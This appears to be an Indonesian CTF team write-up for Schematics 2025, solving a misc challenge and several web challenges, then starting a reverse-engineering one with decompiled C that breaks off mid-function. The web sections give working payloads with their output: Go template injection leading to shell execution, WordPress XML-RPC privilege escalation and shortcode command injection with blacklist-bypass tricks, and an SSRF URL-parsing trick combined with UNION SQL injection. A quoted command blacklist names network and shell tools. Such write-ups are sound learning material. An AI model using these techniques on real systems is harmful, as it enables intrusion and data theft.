

SCHEMATICS NPC CTF Write Up

2025



Team pwnr sigma

Usupek

even if this love disappears from the world tonight

Minumulto na 'ko ng damdamin ko (sankya)

DAFTAR ISI

Misc.....	3
Welcome / Sanity Check / P balap first blood / Free Flag.....	3
Flag: SCH25{welcome_and_have_a_good_time_everyoneeeeeeeeeeee}.....	3
Web.....	3
litsese.....	3
Flag: SCH25{wh3nYah_Fu11TiM3_Di_Pr0terG0}.....	7
wongpress.....	7
Flag:	
SCH25{m44f_y4_p3r74m4_k4l1_8u47_ch4113n63_w0rdpr355_p1u61n_b4c_70_c0mm4n d_1nj3c710n_hahahahahahahaha}.....	14
dev.....	14
Flag: SCH25{_j4rv1s_tolong_diapakan_dulu_apa_1tu_biar_ga_ap1_kali}.....	18
Reverse Engineering.....	18
HarderBetterFasterStronger.....	18
Flag: SCH25{Whwn_yhhhh_jwago_revvvvers_semga_nlaimu_AAAA_sellu}.....	27
Flagle.....	27
Flag: SCH25{since_when_did_wordle_became_this_annoying_6675636b}.....	33
Epoch Seal.....	33
Flag: SCH25{wah_kau_benar-benar_REVERSE_chall_ini!-0_o}.....	43
Pwn.....	43
DeepSpace.....	43
Flag: SCH25{Kur4ng_T4hU_Ju9A_Y4H_muNgKiN_SuaTu_s4At_b4KaL_When_Yh}.....	47
Forensics.....	47
Mistakez.....	47
Flag: SCH25{InfokanCaraMembantaiETS}.....	48
Sad Urara.....	48
SCH25{debe654149e5a20c0f117c7a1feb57bf4d684f2b802f7986732e4e5401793b69}..51	51
Crypto.....	52
commodo.....	52
Flag: SCH25{b4ng_pl15_b4ng_p3ng3n_m3n4ng_3np151_c3733f}.....	57
rtcsea.....	58
Flag: SCH25{r3u53d_k3Y_4TT4cK}.....	60
Kebut Semalam.....	60
Flag:	
SCH25{maaf_chall_jelek_karena_gada_ide_niatnya_benerin_unintended_chall_ytta}....	69

Misc

Welcome / Sanity Check / P balap first blood / Free Flag
100

Welcome to the first edition of Schematics CTF 🎉. Flag format for all challenges if not explicitly mentioned will be: SCH25{.*}

SCH25{welcome_and_have_a_good_time_everyoneeeeeeeeeee}

Flag: SCH25{welcome_and_have_a_good_time_everyoneeeeeeeeeee}

Web

litsese

100

A bit of a classic lolol, whenyah.

Author: kek.c

<http://103.185.52.103:1001/>

Dikasi link web dan attachment files. Setelah dilakukan analisis di attachment tersebut ditemukan hal-hal berikut:

Jika kita periksa source code `main.go`, `handler` untuk halaman utama (/) mengambil data pengguna yang sedang login, termasuk `user.StatusMessage`

```
var statusTmpl *template.Template
if user.StatusMessage != "" {
    statusTmpl, _ = tmpl.New("status").Parse(user.StatusMessage)
} else {
    statusTmpl, _ = tmpl.New("status").Parse("No status set")
```

```
}
```

Apapun teks yang kita masukkan ke dalam "Status Message", teks tersebut akan di-parse dan dieksekusi oleh server sebagai *template* Go. Artinya apa bang?, ya jadi ini adalah SSTI.

Lanjut.. Saat kita mencoba memperbarui profil di [/update-profile](#), ada filter keamanan yang mencoba mencegah serangan ini:

```
if appConfig.Security.InputValidation {
    if matched, _ := regexp.MatchString(`(?i)<script|javascript:|onerror=|onclick=|\{\{\.*\}\}` , status); matched {
        portal := &Portal{Config: appConfig, CurrentUser: user}
        ctx := PageContext{Portal: portal, Error: "Invalid status message: potential security issue detected"}
        tmpl, _ := templates.Clone()
        tmpl.AddParseTree("page", templates.Lookup("main").Tree)
        tmpl.AddParseTree("content",
            templates.Lookup("edit-profile").Tree)
        tmpl.New("status").Parse(user.StatusMessage)
        tmpl.ExecuteTemplate(w, "base", ctx)
        return
    }
}
```

Filter ini memblokir *input* yang mengandung `\{\{\dots\}\}`. Namun, karakter `.` (titik) dalam regex tersebut secara *default* tidak mencocokkan karakter *newline* (baris baru).

Oleh karena itu, kita dapat melewati filter ini dengan *payload* sederhana yang disisipkan baris baru.

Setelah berhasil melakukan SSTI, kita perlu mencari fungsi yang bisa dieksplorasi.

Dalam *template* Go, kita dapat memanggil metode-metode yang ada pada objek konteks (`*Portal`). Setelah meninjau kode, ada satu fungsi yang sangat menonjol: `ResolveProperty(key string)`

Fungsi ini akan memanggil fungsi dari C, yaitu `get_property_value(key)`. Di dalam kode C, jika `key` (string) yang kita berikan tidak ditemukan di `cache`, program akan memanggil fungsi `resolve_dynamic_property(key)`.

Fungsi `resolve_dynamic_property` inilah yang menjadi celah RCE. Fungsi ini pada dasarnya akan mengeksekusi `syscall` nomor 59 (`execve`), yang digunakan untuk menjalankan program. Di server *challenge*, ini dikonfigurasi untuk menjalankan:

```
/bin/sh -c "string_yang_kita_masukkan"
```

Artinya, *string* apapun yang kita teruskan ke `ResolveProperty` akan dieksekusi sebagai perintah *shell* di server.

(source gemini)

Kemudian, tinggal login ke web

Username: schen

Password: Portal2024!

(Kredensial ini tersedia di variabel `employeeDatabase` pada [main.go](#)).

Buka Halaman Edit Profile: Akses URL

<http://103.185.52.103:1001/?view=edit-profile>.

Lalu masukkan payload ke form input “Status Message”

```
{{  
    .ResolveProperty "ls /"  
}}
```

```
app bin dev etc flag.txt home lib media mnt opt proc root run sbin srv sys tmp usr var
```

📝 Edit Profile

Profile updated successfully!

Status Message

```
{{ .ResolveProperty
```

Bio

```
DevOps engineer specializing in cloud infrastructure and automation.
```

[Save Changes](#)

[Cancel](#)

```
{{  
.ResolveProperty "cat /flag.txt"  
}}
```

```
SCH25{wh3nYah_Fu11TiM3_Di_Pr0terG0}
```

📝 Edit Profile

Profile updated successfully!

Status Message

```
{{ .ResolveProperty
```

Bio

```
DevOps engineer specializing in cloud infrastructure and automation.
```

[Save Changes](#)

[Cancel](#)

Flag: SCH25{wh3nYah_Fu11TiM3_Di_Pr0terG0}

wongpress

479

you need to know how wordpress's ecosystem works, you are SUBS!

*note:

- this is CTF challenge wordpress plugin based
- /register is only for creating new user accounts, there are NO VULNERABILITIES RELATED TO THE FLAG there!

Author: nblirwn

<http://103.185.52.103:1002/>

Di chall ini kita dikasi link web dan attachment file. Isi attachment file nya yaitu file premium-content-scheduler.php (isinya panjang banget, gwsah dicopas lah ya)

Ok lanjut, nah setelah dibuka web nya, ada page buat register, kita coba register dulu.
Di sini saya pake

Username: paktarno

Password: paktarno

Setelah daftar, kita jadi user dengan role **Subscriber**. Tapi sayangnya, saat kita coba login, halaman login nya kena depes cik woilah. Terus gimana le cara login nya? Dilihat dari file yang dikasi tadi dari source code kita tahu ada endpoint login lain di `xmlrpc.php`.

```
public function xmlrpc_authenticate($args) {
    $username = $args[0];
    $password = $args[1];

    $user = wp_authenticate($username, $password);

    if (is_wp_error($user)) {
        return new IXR_Error(403, 'Authentication failed');
    }

    wp_set_auth_cookie($user->ID, true);
```

```

    $auth_cookie = wp_generate_auth_cookie($user->ID, time() + 172800,
'logged_in');

    header('Set-Cookie: ' . LOGGED_IN_COOKIE . '=' . $auth_cookie . '; path='
. COOKIEPATH . '; domain=' . COOKIE_DOMAIN . '; HttpOnly', false);

    $this->log_analytics($user->ID, 'xmlrpc_login', 'User logged in via
XML-RPC');

    return array(
        'success' => true,
        'user_id' => $user->ID,
        'user_login' => $user->user_login,
        'cookie' => $auth_cookie,
        'display_name' => $user->display_name,
        'email' => $user->user_email
    );
}

```

Tinggal login pake username dan password tadi

```

curl -i -X POST 'http://103.185.52.103:1002/xmlrpc.php' \
-H 'Content-Type: text/xml' \
-d '
<methodCall>
    <methodName>wp.authenticateUser</methodName>
    <params>
        <param><value><string>paktarno</string></value></param>
        <param><value><string>paktarno</string></value></param>
    </params>
</methodCall>
'

```

Ntar bakal dapet output kek gini (sesuai sama return array di source code):

```

└$ curl -i -X POST 'http://103.185.52.103:1002/xmlrpc.php' \
-H 'Content-Type: text/xml' \
-d '
<methodCall>
    <methodName>wp.authenticateUser</methodName>
    <params>
        <param><value><string>paktarno</string></value></param>
        <param><value><string>paktarno</string></value></param>
    </params>
</methodCall>
'
HTTP/1.1 200 OK
Date: Sun, 19 Oct 2025 07:13:32 GMT
Server: Apache/2.4.65 (Debian)
X-Powered-By: PHP/8.3.26
Set-Cookie: wordpress_5a5b0f42f4c2ad1da7fb907098aa2cbb=paktarno%7C1762067612%7CsN7AFIzLPLjp5aoZijp35G7LwkH0t1kqh1NV18s4uAa%7Cc6b0f33e171781c00fc63ababf06955d55a3304ca1e5ebc29b29604aa79fa962; expires=Sun, 02 Nov 2025 19:13:32 GMT; Max-Age=1252800; path=/wp-content/plugins; HttpOnly
Set-Cookie: wordpress_5a5b0f42f4c2ad1da7fb907098aa2cbb=paktarno%7C1762067612%7CsN7AFIzLPLjp5aoZijp35G7LwkH0t1kqh1NV18s4uAa%7Cc6b0f33e171781c00fc63ababf06955d55a3304ca1e5ebc29b29604aa79fa962; expires=Sun, 02 Nov 2025 19:13:32 GMT; Max-Age=1252800; path=/wp-admin; HttpOnly
Set-Cookie: wordpress_logged_in_5a5b0f42f4c2ad1da7fb907098aa2cbb=paktarno%7C1762067612%7CsN7AFIzLPLjp5aoZijp35G7LwkH0t1kqh1NV18s4uAa%7C91876d9f0ba67f3b3ae86de6d8a5dac02136d083ca16dc1ff178f7e31585166d; expires=Sun, 02 Nov 2025 19:13:32 GMT; Max-Age=1252800; path=/; HttpOnly
Set-Cookie: wordpress_logged_in_5a5b0f42f4c2ad1da7fb907098aa2cbb=paktarno|1761030812|xBq1JDVzMk8aQ1bReE19oEYKYittzST7tpx6SG3izDw|8dd8f3446199bd9766a6ad3830fa681d8ea89f53cdcb6288f8dd7e2e0ac64d66; path=/; domain=; HttpOnly
Connection: close
Vary: Accept-Encoding
Content-Length: 773
Content-Type: text/xml; charset=UTF-8

<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
    <params>
        <param>
            <value>
                <struct>
                    <member><name>success</name><value><boolean>1</boolean></value></member>
                    <member><name>user_id</name><value><int>92</int></value></member>
                    <member><name>user_login</name><value><string>paktarno</string></value></member>
                    <member><name>cookie</name><value><string>paktarno|1761030812|xBq1JDVzMk8aQ1bReE19oEYKYittzST7tpx6SG3izDw|8dd8f3446199bd9766a6ad3830fa681d8ea89f53cdcb6288f8dd7e2e0ac64d66</string></value></member>
                    <member><name>display_name</name><value><string>paktarno</string></value></member>
                    <member><name>email</name><value><string>paktarno@mail.com</string></value></member>
                </struct>
            </value>
        </param>
    </params>
</methodResponse>

```

Sebagai *Subscriber*, kita gak bisa apa-apa. Kita harus *upgrade* jadi 'Contributor' pake *vulnerability* di plugin.

- Dapetin Nonce:** Kita butuh nonce (token rahasia) buat *request upgrade*. Nonce ini ada di *homepage*, tapi cuma kelihatan kalo kita udah login.

```
(base) └─(gafnaa㉿LAPTOP-ATH2MUIG)-[~/mnt/d/CTF/schematics-2025/qual]
└─$ curl -s 'http://103.185.52.103:1002/' \
-H 'Cookie: wordpress_logged_in_5a5b0f42f4c2ad1da7fb907098aa2cbb=paktarno|1760937657|jOaRwivBpOMy8DHq
cLrRGX03v8zrUGip07bUU6kRpIS|d0fafeba1e2362f9223c17160524f297d3431ad1b87de8e4dbbaa4fbf48bb78d' | grep
'pcs-ajax-nonce'
<meta name="pcs-ajax-nonce" content="dc9201bb76"><script type="importmap" id="wp-importmap">
```

2. **Eksekusi Upgrade Role:** Langsung kita tembak *request upgrade*-nya ke `admin-ajax.php`.

```
curl 'http://103.185.52.103:1002/wp-admin/admin-ajax.php' \
-H 'Content-Type: application/x-www-form-urlencoded' \
-H 'Cookie: wordpress_logged_in_...=paktarno|1760937657|...' \
--data-raw 'action=update_content_preferences&nonce=dc9201bb76'

# Output: {"success":true,"data":{"message":"Content preferences updated
successfully","Level":"premium"}}
```

* karena ini akun udah kedaftar sebelumnya dan udah kupake waktu ngerjain jadi role nya udah Contributtor, jadi kalo ku curl bakal false, tapi klo pake akun baru work kok

Sekarang kita bisa bikin post baru. Kita manfaatin celah *Command Injection* di shortcode `[schedule_content]`. Karena `/wp-admin` gak bisa diakses, kita bikin post-nya pake XML-RPC lagi.

Payload 1: `ls` (Nyari Nama Flag)

Kita bikin post *draft* yang isinya perintah `ls` buat ngeliat ada file apa aja di situ.

```
(base) └─(gafnaa㉿LAPTOP-ATH2MUIG)-[~/mnt/d/CTF/schematics-2025/qual]
└─$ curl -X POST 'http://103.185.52.103:1002/xmlrpc.php' -d '
<methodCall>
  <methodName>metaWeblog.newPost</methodName>
  <params>
    <param><value><int>1</int></value></param>
    <param><value><string>paktarno</string></value></param>
    <param><value><string>paktarno</string></value></param>
    <param>
      <value>
        <struct>
          <member><name>title</name><value><string>Tes ls</string></value></member>
          <member><name>description</name><value><string>[schedule_content filter="$(ls)"]</string></value></member>
          <member><name>post_status</name><value><string>pending</string></value></member>
        </struct>
      </value>
    </param>
  </params>
</methodCall>
'
<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <params>
    <param>
      <value>
        <string>605</string>
      </value>
    </param>
  </params>
</methodResponse>
```

Kita "preview" post **605** tadi pake cookie kita. Ini bakal nge-render shortcode-nya dan ngejalanin **\$(ls)**.

```
(base) └─(gafnaa㉿LAPTOP-ATH2MUIG)-[~/mnt/d/CTF/schematics-2025/qual]
└─$ curl -s 'http://103.185.52.103:1002/?p=605&preview=true' \
-H 'Cookie: wordpress_logged_in_5a5b0f42f4c2ad1da7fb907098aa2ccb=paktarno|1760937657|j0aRwivBpOMy8DHqcLrRGX03v8zrUGip07bUU6kRp
iS|d0fafeba1e2362f9223c17160524f297d3431ad1b87de8e4dbbaa4fbf48bb78d' | grep "content-result"
      <div class="entry-content alignfull wp-block-post-content has-global-padding is-layout-constrained wp-block-post-content-is-layout-constrained"><div class="content-result">flag_skematik25coy1337.txt index.php license.txt miraijrkka.png song.mp3 wp-activate.php wp-admin wp-blog-header.php wp-comments-post.php wp-config-docker.php wp-config-sample.php wp-config.php wp-content wp-cron.php wp-includes wp-links-opml.php wp-load.php wp-login.php wp-mail.php wp-settings.php wp-signup.php wp-trackback.php xmlrpc.php</div>
```

asilnya nunjukkin semua file, termasuk flag-nya: `<div class="content-result">flag_skematik25coy1337.txt index.php ...</div>`

Kita udah tahu nama flag-nya. Tapi **cat** diblokir, nama filenya (**flag**, **_**, **..**, **.txt**) juga diblokir.

```
$blacklist = array(
    'cat', 'tac', 'more', 'less', 'head', 'tail',
    'base32', 'join', 'xxd', 'hexdump', 'od',
    'uuencode', 'uudecode', 'basenc', 'iconv',
```

```
'curl', 'wget', 'nc', 'netcat', 'gzip', 'bzip2',
'bash', 'sh', 'zsh', 'python', 'perl', 'ruby', 'php',
'exec', 'system', 'passthru', 'shell_exec', 'popen',
'flag', '/flag', 'txt', '.txt', '&', '|', ';', ``,
'nl', 'grep', 'sed', 'awk', 'sort', 'cut', 'uniq',
'rev', 'strings', 'dd', 'cp', 'mv', 'find', 'xargs',
'tr', 'fold', 'fmt', 'pr', 'paste', 'base16', 'split',
'comm', 'diff', 'patch', 'tee', 'wc', 'expand', '.', '?',
' ', '%', ' ', ',', '\'', 'f1', '_', '/'
);
```

- **Solusi Baca:** Pake **base64** (aman, gak diblokir).
- **Solusi Nama:** Pake *globbing* (wildcard *****). Pola **f*7*t*** udah cukup unik buat *match* si **flag_skematik25coy1337.txt**.

Payload 2: base64 (Ngambil Isi Flag)


Bikin post terakhir:

```
(base) └─(gafnaa㉿LAPTOP-ATH2MUIG)-[~/mnt/d/CTF/schematics-2025/qual]
└─$ curl -X POST 'http://103.185.52.103:1002/xmlrpc.php' \
-H 'Content-Type: text/xml' \
-d '
<methodCall>
<methodName>metaWeblog.newPost</methodName>
<params>
<param><value><int>1</int></value></param>
<param><value><string>paktarno</string></value></param>
<param><value><string>paktarno</string></value></param>
<param>
<value>
<struct>
<member><name>title</name><value><string>Tes whoami</string></value></member>
<member>
<name>description</name>
<value><string>[schedule_content filter="$(base64$IFS*f*7*t*)"]</string></value>
</member>
<member><name>post_status</name><value><string>pending</string></value></member>
</struct>
</value>
</param>
</params>
</methodCall>
'
<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
<params>
<param>
<value>
<string>609</string>
</value>
</param>
</params>
</methodResponse>
```

"Preview" post 609:

```
(base) └─(gafnaa㉿LAPTOP-ATH2MUIG)-[~/mnt/d/CTF/schematics-2025/qual]
└─$ curl -s 'http://103.185.52.103:1002/?p=609&preview=true' \
-H 'Cookie: wordpress_logged_in_5a5b0f42f4c2ad1da7fb907098aa2cbb=paktarno|1760937657|j0aRwivBpOMy8DHqcLrRGX03
v8zrUGip07bUU6kRpis|d0fafabale2362f9223c17160524f297d343iad1b87de8e4dbbaa4fbf48bb78d' | grep "content-result"
<div class="entry-content alignfull wp-block-post-content has-global-padding is-layout-constrained wp-block-post-content-is-layout-constrained"><div class="content-result">U0NIMjV7bTQ0Zl95NF9wM3I3NG00X2
s0bDFFOHU0N19jaDQxMTNuNjNfdzByZHByMzU1X3AxdTYx
b19iNGNfNzBfYzBtbTRuZF8xbmozYzcxMG5faGFoYWhhaGFoYWhhfQ
o=</div>
```

Tinggal decode string Base64 tersebut:



Flag:

SCH25{m44f_y4_p3r74m4_k4l1_8u47_ch4113n63_w0rdpr355_p1u61n_b4c_70_c0mm4nd_1nj3c710n_hahahahahahaha}

dev
340

Python is so Hard 😞

Author: johajaho

```
import sqlite3
import bcrypt
import requests
import string
import secrets
from urllib.parse import urlparse, parse_qs
from flask import Flask, render_template, request, redirect, url_for, session, g

app = Flask(__name__)

app.config['SECRET_KEY'] = secrets.token_hex(16)
DATABASE = 'database.db'
```

```

def get_db():
    if not hasattr(g, 'sqlite_db'):
        g.sqlite_db = sqlite3.connect(DATABASE)
    return g.sqlite_db


def init_db():
    with app.app_context():
        db = get_db()
        with app.open_resource('init.sql', mode='r') as f:
            db.cursor().executescript(f.read())

        alphabet = string.ascii_letters + string.digits
        db.execute("INSERT INTO users (username, password) VALUES (?, ?)",
        ('developer', 'developer_password'))

        internal_admin_password = ''.join(secrets.choice(alphabet) for i in
range(20))
        hashed_password = bcrypt.hashpw(internal_admin_password.encode('utf-8'),
bcrypt.gensalt())
        db.execute("INSERT INTO internal_users (username, password_hash) VALUES
 (?, ?)", ('admin', hashed_password.decode('utf-8')))

        db.commit()

@app.teardown_appcontext
def close_db(error):
    if hasattr(g, 'sqlite_db'):
        g.sqlite_db.close()


@app.route('/')
def home():
    return redirect(url_for('login'))


@app.route('/login', methods=['GET', 'POST'])
def login():
    error = None
    if request.method == 'POST':
        db = get_db()

```

```
        cur = db.execute('SELECT * FROM users WHERE username = ? AND password = ?',
                         [request.form['username'], request.form['password']])
        user = cur.fetchone()
        if user:
            session['logged_in'] = True
            return redirect(url_for('dashboard'))
        else:
            error = 'Invalid Credentials. Please try again.'
    return render_template('login.html', error=error)

@app.route('/dashboard')
def dashboard():
    if not session.get('logged_in'):
        return redirect(url_for('login'))
    return render_template('dashboard.html')

@app.route('/logout')
def logout():
    session.pop('logged_in', None)
    return redirect(url_for('login'))

@app.route('/api_tester', methods=['POST'])
def api_tester():
    if not session.get('logged_in'):
        return redirect(url_for('login'))

    url = request.form.get('url')
    content = request.form.get('content')
    response_text = ""

    try:
        parsed_url = urlparse(url)
        if parsed_url.hostname == 'certainweb.com':
            post_data = {k: v[0] for k, v in parse_qs(content).items()}
            res = requests.post(url, data=post_data, timeout=3)
            response_text = res.text
        else:
            response_text = "Error: URL must be for our partner, certainweb.com"
    except:
        response_text = "Error: URL must be for our partner, certainweb.com"
```

```
except Exception as e:
    response_text = f"An error occurred: {e}"

return render_template('dashboard.html', response_text=response_text)

@app.route('/internal_login', methods=['GET', 'POST'])
def internal_login():
    if request.remote_addr != '127.0.0.1':
        return "Forbidden: This resource is only available internally.", 403

    if request.method == 'POST':
        username = request.form.get('username')
        password = request.form.get('password')
        db = get_db()

        query = f"SELECT * FROM internal_users WHERE username = '{username}'"

        try:
            cur = db.execute(query)
            user_record = cur.fetchone()

            if user_record:
                password_hash_from_db = user_record[2].encode('utf-8')
                if bcrypt.checkpw(password.encode('utf-8'),
password_hash_from_db):
                    return render_template('flag.html')
                else:
                    return "Internal Authentication Failed: Incorrect Password"
            else:
                return "Internal Authentication Failed: User not found"
        except Exception as e:
            return f"Database error: {e}"

    return render_template('internal.html')

if __name__ == '__main__':
    init_db()
    app.run(host='0.0.0.0', port=80)
```

Objective dari challenge ini cukup simple, kita harus redirect server ke /internal_login tapi hostname yang ke-parse harus certainweb.com, terus kita harus provide credential/payload injection agar credential yang kita beri ada di tabel internal_users.

Untuk syarat pertama (yang paling musingin), tapi akhirnya dapat di sini <https://huntr.com/bounties/0664fdee-bdc2-4650-8075-74d7b8d3e308>, jadi urlnya = http://127.0.0.1\@certainweb.com/..internal_login.

Untuk syarat kedua, tinggal pake union aja, payload = `username=%20UNION%20SELECT%201,'admin';$2b$12$TojfXLStXabCa5i8pK.Jn.XtVaS9/f3/BG2IJlshJQ8jOel2Ukqjq'--%20&password=Sup3rSecret%21`

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Success!</title>
    <link rel="stylesheet" href="/static/css/styles.css">
</head>
</head>
<body>
    <div class="container">
        <div class="header"><h1>Authentication Successful!</h1></div>
        <div class="card">
            <p>Welcome, admin.</p>
            <div class="flag">SCH25{_j4rv1s_tol0ng_diapakan_dulu_ap1_tu_biar_ga_ap1_kali}</div>
        </div>
    </div>
</body>
</html>
```

Flag: SCH25{_j4rv1s_tol0ng_diapakan_dulu_ap1_tu_biar_ga_ap1_kali}

Reverse Engineering

HarderBetterFasterStronger
100

Author: tsakuyaiba

Diberikan sebuah file output.txt yang isinya ciphertext dan sebuah file ELF. Langsung saja di-decompile dan didapatkan fungsi berikut:

Main:

C/C++

```
__int64 __fastcall main(int a1, char **a2, char **a3)
{
    _BYTE *v3; // rbx
    __int64 *v4; // rdi
    __int64 i; // rcx
    __int64 v6; // r8
    __int64 v7; // r13
    unsigned __int64 v8; // r14
    _BYTE *v9; // rax
    _BYTE *v10; // rbp
    char *v11; // r15
    __int64 v12; // rcx
    unsigned __int64 v13; // rdx
    char v14; // al
    unsigned __int64 v15; // rcx
    __int64 v16; // r8
    char v17; // bl
    unsigned __int64 v18; // r13
    unsigned __int64 v19; // rcx
    unsigned __int64 v20; // r10
    char v21; // r11
    _QWORD *v22; // rdx
    char v23; // r10
    _QWORD *v24; // rdx
    unsigned __int64 v25; // rbx
    __int64 v26; // rax
    __int64 v27; // rcx
    __int64 v28; // r8
    __int64 v29; // r9
    size_t v31; // r14
    __int64 v32; // rax
    _QWORD *v33; // r15
    char *v34; // rax
    char v35; // si
    unsigned __int64 v36; // rax
    __int64 v37; // r14
    _BYTE *v38; // rbp
    char v39; // al
    __int64 v40; // rsi
    __int64 v41; // rax
    __int64 v42; // rdx
    int v43; // eax
    char v44; // si
    unsigned __int64 v45; // rax
```

```
_BYTE *v46; // rax
_QWORD *v47; // rdi
void *v48; // rbp
int v49; // eax
__int64 v50; // [rsp+0h] [rbp-2F8h]
char v51; // [rsp+0h] [rbp-2F8h]
char v52; // [rsp+0h] [rbp-2F8h]
unsigned __int64 v53; // [rsp+8h] [rbp-2F0h]
_QWORD v54[4]; // [rsp+10h] [rbp-2E8h] BYREF
__int64 v55; // [rsp+30h] [rbp-2C8h] BYREF
__int64 v56; // [rsp+38h] [rbp-2C0h]
__int64 v57; // [rsp+40h] [rbp-2B8h]
unsigned __int64 v58; // [rsp+50h] [rbp-2A8h] BYREF
_BYTE *v59; // [rsp+58h] [rbp-2A0h]
_BYTE *v60; // [rsp+60h] [rbp-298h]
_QWORD v61[2]; // [rsp+70h] [rbp-288h] BYREF
char v62[16]; // [rsp+80h] [rbp-278h] BYREF
void *src; // [rsp+90h] [rbp-268h] BYREF
unsigned __int64 v64; // [rsp+98h] [rbp-260h]
_QWORD v65[2]; // [rsp+A0h] [rbp-258h] BYREF
_QWORD *v66; // [rsp+B0h] [rbp-248h] BYREF
unsigned __int64 v67; // [rsp+B8h] [rbp-240h]
_QWORD v68[34]; // [rsp+C0h] [rbp-238h] BYREF
char v69; // [rsp+1D0h] [rbp-128h]
unsigned __int64 v70; // [rsp+2B8h] [rbp-40h]

v70 = __readfsqword(0x28u);
std::ios_base::sync_with_stdio(0, (bool)a2);
qword_4248 = 0;
v3 = (_BYTE *)operator new(1u);
v54[0] = v3;
*v3 = 37;
v54[2] = v3 + 1;
v54[1] = v3 + 1;
v61[0] = v62;
strcpy(v62, "flag.txt");
v61[1] = 8;
std::ifstream::basic_ifstream(&v66, v61, 4);
if ( (v69 & 5) != 0 )
{
    v4 = &v55;
    for ( i = 6; i; --i )
    {
        *(_DWORD *)v4 = 0;
```

```

    v4 = (_int64 *)((char *)v4 + 4);
}
goto LABEL_5;
}
v31 = 0;
v32 = *(v66 - 3);
v58 = 15;
v33 = *(_QWORD **)((char *)&v68[27] + v32);
src = v65;
while ( v33 )
{
    v34 = (char *)v33[2];
    if ( (unsigned _int64)v34 < v33[3] )
    {
        if ( v31 >= v58 )
            goto LABEL_52;
LABEL_26:
    v35 = *v34;
    goto LABEL_27;
}
if ( (*(unsigned int (_fastcall **)(_QWORD *))(*v33 + 72LL))(v33) == -1 )
    break;
v34 = (char *)v33[2];
if ( v58 <= v31 )
{
LABEL_52:
    while ( (unsigned _int64)v34 >= v33[3] )
    {
        if ( (*(unsigned int (_fastcall **)(_QWORD *))(*v33 + 72LL))(v33) ==
-1 )
            goto LABEL_31;
        if ( v58 == v31 )
            goto LABEL_59;
LABEL_65:
    v34 = (char *)v33[2];
    if ( (unsigned _int64)v34 < v33[3] )
    {
LABEL_54:
    v44 = *v34;
    goto LABEL_55;
}
v49 = (*(_int64 (_fastcall **)(_QWORD *))(*v33 + 72LL))(v33);
v44 = v49;
if ( v49 == -1 )

```

```
        goto LABEL_69;

LABEL_55:
    *((_BYTE *)src + v31) = v44;
    v45 = v33[2];
    if ( v45 < v33[3] )
        v33[2] = v45 + 1;
    else
        (*(void (_fastcall **)(_QWORD *))(v33 + 80LL))(v33);
    v34 = (char *)v33[2];
    ++v31;
}
if ( v31 != v58 )
    goto LABEL_54;
LABEL_59:
    v58 = v31 + 1;
    v46 = (_BYTE *)std::string::_M_create();
    v47 = src;
    v48 = v46;
    if ( v31 == 1 )
    {
        *v46 = *(_BYTE *)src;
        v47 = src;
    }
    else if ( v31 )
    {
        memcpy(v46, src, v31);
        v47 = src;
    }
    if ( v47 != v65 )
        operator delete(v47, v65[0] + 1LL);
    src = v48;
    v65[0] = v58;
    goto LABEL_65;
}
if ( (unsigned __int64)v34 < v33[3] )
    goto LABEL_26;
v43 = (*(__int64 (_fastcall **)(_QWORD *))(v33 + 72LL))(v33);
v35 = v43;
if ( v43 == -1 )
{
LABEL_69:
    *((_BYTE *)src + v31) = -1;
    BUG();
}
```

```
LABEL_27:
*((_BYTE *)src + v31) = v35;
v36 = v33[2];
if ( v36 >= v33[3] )
    (*(void (_fastcall **)(_QWORD *))(*v33 + 80LL))(v33);
else
    v33[2] = v36 + 1;
++v31;
}
LABEL_31:
v64 = v31;
*((_BYTE *)src + v31) = 0;
v37 = v64;
if ( v64 )
{
    while ( 1 )
    {
        v38 = src;
        v39 = *((char *)src + v37 - 1);
        if ( v39 != 10 && v39 != 13 )
            break;
        std::string::_M_erase(&src, v37 - 1, 1);
        v37 = v64;
        if ( !v64 )
            goto LABEL_35;
    }
    v55 = 0;
    v56 = 0;
    v57 = 0;
    if ( v37 < 0 )
LABEL_48:
    std::__throw_length_error("cannot create std::vector larger than
max_size()");
    v41 = operator new(v37);
    v42 = 0;
    v40 = v41 + v37;
    v55 = v41;
    v57 = v41 + v37;
    do
    {
        *((_BYTE *)(v41 + v42)) = v38[v42];
        ++v42;
    }
    while ( v37 != v42 );
```

```
    }
else
{
LABEL_35:
    v55 = 0;
    v40 = 0;
    v57 = 0;
}
v56 = v40;
std::string::_M_dispose(&src);
LABEL_5:
std::ifstream::~ifstream(&v66);
